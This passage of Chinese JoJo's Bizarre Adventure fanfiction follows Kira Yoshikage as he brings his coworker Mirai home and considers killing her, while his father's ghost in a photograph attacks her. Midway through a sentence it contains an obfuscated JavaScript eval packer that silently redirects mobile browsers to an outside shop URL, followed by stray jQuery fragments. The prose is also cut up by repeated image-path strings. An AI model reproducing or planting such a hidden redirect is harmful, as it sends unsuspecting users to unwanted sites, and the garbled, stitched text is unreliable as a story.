电影结束后,未来和吉良吉影走下楼梯。
前排的情侣一边走,一边热烈地讨论着剧情。
吉良吉影张了张口,但最终什么话也没有说。
狭窄的旋转楼梯只容下一人通过,未来走在前面,身影随楼梯的弧度,时而出现在他的视线里,时而被墙壁遮挡。
吉良吉影望着那个时隐时现的背影,脑海中再次浮现出那个问题。
——自己今晚,要不要杀了她。
吉良吉影觉得,自己应该感到庆幸。
终于可以摆脱不堪其扰的同事了,这是一个难得的机会。
偏离轨道的日子终于要告一段落,而自己也能够重新回到过去那种安稳而规律的生活中。
然而,心中却有种难以言喻的感觉。
这种感受似曾相识,吉良吉影却一时回想不起,究竟是什么时候,有过这种感受。
直到走下楼梯,吉良吉影终于回想起来,上一次有这种感受,是父亲因癌症去世的时候。
那时,他抱着小小的骨灰罐回到家中。
明明只是少了一个人而已。
可不知为何,原本熟悉的房间却突然变得空旷
可这种感觉并没有持续太久,因为很快,他便发现父亲觉醒了替身,并以另一种形式重新回到了自己的生活之中。
再次有这种感觉,大略是因为,这是他第一次,允许某个人如此频繁地出现在自己的生活里。
吉良吉影想,或许因为她是同类的缘故吧,才会一直宽恕她出现在自己身边。
如果说,过去的那些结束他人生命的时刻,像是每日重复的餐饭,而这一次,便是生日蛋糕。
或许这一次,处理的时候,可以稍微特别一些,就像在生日蛋糕上插上蜡烛一样,给自己,也给她一个有仪式感的终结。
到了停车场,吉良吉影打开车门,让未来从副驾驶上来,然后来到主驾驶的位置。
上车的时候,吉良吉影恰好看到,未来很小心地将那个包放在自己腿上。
在出停车场,经过减速带的时候,稍微有些颠簸,未来也下意识地瞥向自己的包。
她很在意自己的收藏品吗?
吉良吉影忽然问道,“你会将我也做成那样吗?”
未来反应了好一会儿,才意识到他在说承太郎。
吉良前辈这么问,是因为害怕吗?怕自己将他也缩小,放在包里。
“不会,他的情况比较特殊。”未来并没有透露太多,自己为什么要这么做。
然而没想到,吉良吉影却追问道:“为什么不呢?没有达到你的标准吗。”
未来从他的语气里,听出了几分吃味。
标准什么的,到底是什么意思。
承太郎是因为使用了任意门,承担了改变因果的代价,自己才不得不把他缩小后随身携带,哪里有什么标准之说。
未来捕捉到了吉良吉影的情绪,于是问道:
“你想要我把你也变成这样吗?”
虽然心里觉得不太可能,未来还是这样问道。不过也说不准,吉良前辈看似成熟稳重,实则说不定,他和花京院一样,想要被变小,体验不一样的视野。
“不,抱歉,请不要在意我刚才说的话。”
吉良吉影很快否定了自己刚才说的话。
听到未来的问题,吉良吉影忽然反应了过来,他不知道,自己为什么忽然会问这样的问题。
不过像自己这样的人,一生都在收集别人的手,将它们视为珍贵的收藏。可到了生命最后,如果自己被其他人变成了珍贵的藏品,这样的结局倒也算是有趣。
像大多数白领的选择一样,吉良吉影的家位于较为高档的居民区。
既不像别墅那般张扬,也没有廉价出租屋的局促。
对吉良吉影而言,这是一个再合适不过的选择。
吉良吉影的家,采用了和风装潢。
玄关口的鞋架上,摆放着几双价值不菲的手工皮鞋,鞋尖一致向外,就连鞋与鞋之间的间隔,都近乎一致。
玄关上,也没有摆放任何冗余的饰物,只有一个陶瓷花瓶,几束木棉花怒放其中。
未来觉得,虽然说不出哪里,但感觉吉良吉影的家,和寻常人的家,略微有些不同。
随着居住的时间变长,一般人的家里,总会堆满各种杂物,诸如旅行的纪念品或者没来得及收拾的衣物。
然而吉良吉影的房间,简直像是样品间,找不到生活的痕迹,甚至连半开放式的收纳空间都没有。
所有物品都被收进柜子里,看不出主人的爱好,或者生活习惯。
进入客厅后,看未来一副若有所思的样子,吉良吉影问道“在想什么?”
“在想吉良前辈的手办收在哪里”
未来又说,“我能看看吗?”
她真的是锲而不舍。
吉良吉影转移话题道,“不是饿了吗?我先做饭好了”
吉良吉影一边说,一边从柜子里取出黑胶唱片,放在留声机上,又点燃了香薰,房子里弥散着一股雪松的味道。
做完这些之后,吉良吉影不紧不慢地卸下手表,又戴上围裙
“想吃什么?我的拿手菜是鳕鱼西京烧,还有鲑鱼茶泡饭。西式料理的话也可以。不过,既然是夜宵,还是不要吃太多油脂和碳水,会影响睡眠质量。”
未来说,随便什么都可以。
吉良吉影便踏着自己最喜欢的爵士乐走进了厨房。
实际上,未来压根不饿,也没有心思吃夜宵。只是昨日发生了各种意外,她有些无措,又不想一个人待在杜王町大酒店,于是决定和吉良吉影多待一段时间。在她心目中,吉良吉影是个让人感到安心的成熟的前辈一般的存在。
未来走过来,想要给吉良吉影帮忙,吉良吉影却说没有必要,如果无聊的话,可以去看看电视。
未来刚坐在沙发上,就听到电视柜的放下谷忽然传来了一声轻微的咔嚓声。
紧接着,一道白光一闪而过。
紧接着,放在一旁桌子上的传真机嗡嗡的响了起来,一张照片被吐了出来。
自己是被拍了一张照?
和吉良吉影在一起的时候,灵异现象又发生了。难道由美说的是真的,吉良吉影真的被幽灵缠上了?
“吉良前辈,你不会真的被幽灵缠上了吧?”未来一边说一边走向传真机。
“幽灵?当然不会”吉良吉影随口答。“你怎么会这么想”
“可是传真机响了,我刚才也听到了拍照的声音。”
听到未来这么说,吉良吉影赶忙将头探出厨房。
“别靠近那个”
然而未来已经将传真机吐出的照片拿在了手里。
吉良吉影连手里的勺子都没有放下,就赶紧跑出厨房,一把将未来拉向自己。
与
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17776679|210042||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
此同时,听到砰地一声,客厅的玻璃应声碎裂。
吉良吉影下意识便伸出手,护住未来的脑袋。
“吉良前辈,刚才是枪声吗?”未来并没有什么大碍,只是受到了惊吓。
然而吉良吉影的手却被玻璃划伤了,血汩汩流下来。
他转动手腕,检查自己的伤势后,对未来道,“不用担心,大概只是玻璃老化了,锅里还在煮东西,未来小姐,帮我看一下锅,我去简单包扎一下,很快回来”
找借口将走未来打发走后,吉良吉影拉开抽屉,里面有一张照片。
照片里的人,正是吉良吉影的父亲吉良吉广。
他曾因癌症去世,可由于觉醒了替身原子心之父的缘故,吉良吉广的灵魂寄宿在照片之中,成为了某种意义上的幽灵。
他无法像生前一样行动,却能够依靠照片作为媒介,观察并操纵被拍摄到的场景。
只要有人试图破坏吉良吉影好不容易维持的平静生活,吉良吉广便会毫不犹豫地出手阻止。
即使自己如今只能以照片的形式存在,他也始终将保护儿子视为自己的责任。
吉良吉广有些困惑道,“那女的是入侵者吧?你刚才为什么不让我杀死她”
“......也不算是入侵者,是我同意她来的”吉良吉影踟蹰道,“所以你别管了,别对她动手”
吉良吉广了然道,“原来如此,是你的新目标吧?所以你才不让我开枪,因为你想今晚亲手杀死她?"
吉良吉影给出了肯定的回答。
这时候,未来忽然从厨房探出脑袋问道
“吉良前辈,你家里的香薰到底是什么牌子的,真的很好闻,连厨房里炖汤的香味都盖不过它”
“那个不要好买到”吉良吉影说,“不过我存了几瓶,你要喜欢,等会儿可以带一瓶走”
“那我先谢谢前辈啦”
吉良吉广迷惑了。
不是,他刚不是说了,今晚就要把她杀死吗?
那怎么还有带东西回去这个环节?
吉良吉广从震惊中逐渐缓过神来,有了一个很不可置信的猜想:
难道——
“难道,难道,儿子,你和其他人一样,普通地带了约会的女伴回家”
“怎么会”吉良吉影下意识的反驳。“我怎么可能带女人回家”
“那你会杀了她吗?”
“......”
听到客厅这边有动静,未来熄灭了炉火,从厨房探出头来,就看到吉良吉影捧着一张照片喋喋不休。说什么不用担心,不需要女人之类的。
未来只能隐约看清,照片里是一个老人。
难道是父亲的遗像?
未来忽然觉得吉良前辈有点可怜,这么孤单,没有什么朋友,不得不和照片说话,说什么不需要女人之类的。
不过,公司在两周后,要举办一场联谊。
未来想到,也许可以偷偷用通行证写下“联谊的万人迷”,然后贴在吉良吉影身上。
不知道这样的话,他会不会因此认识一些新的朋友,受到异性的青睐,这样或许会感觉好点。
就在这时候,有电话打来,是杜王町大酒店的前台,说有一位外国人,外送了很多花给她,问她是否在房间,可以下来取。
大略就是昨天碰到的那位,未来想。
未来想了想,交代前台,说自己不在,随便他们处理便好。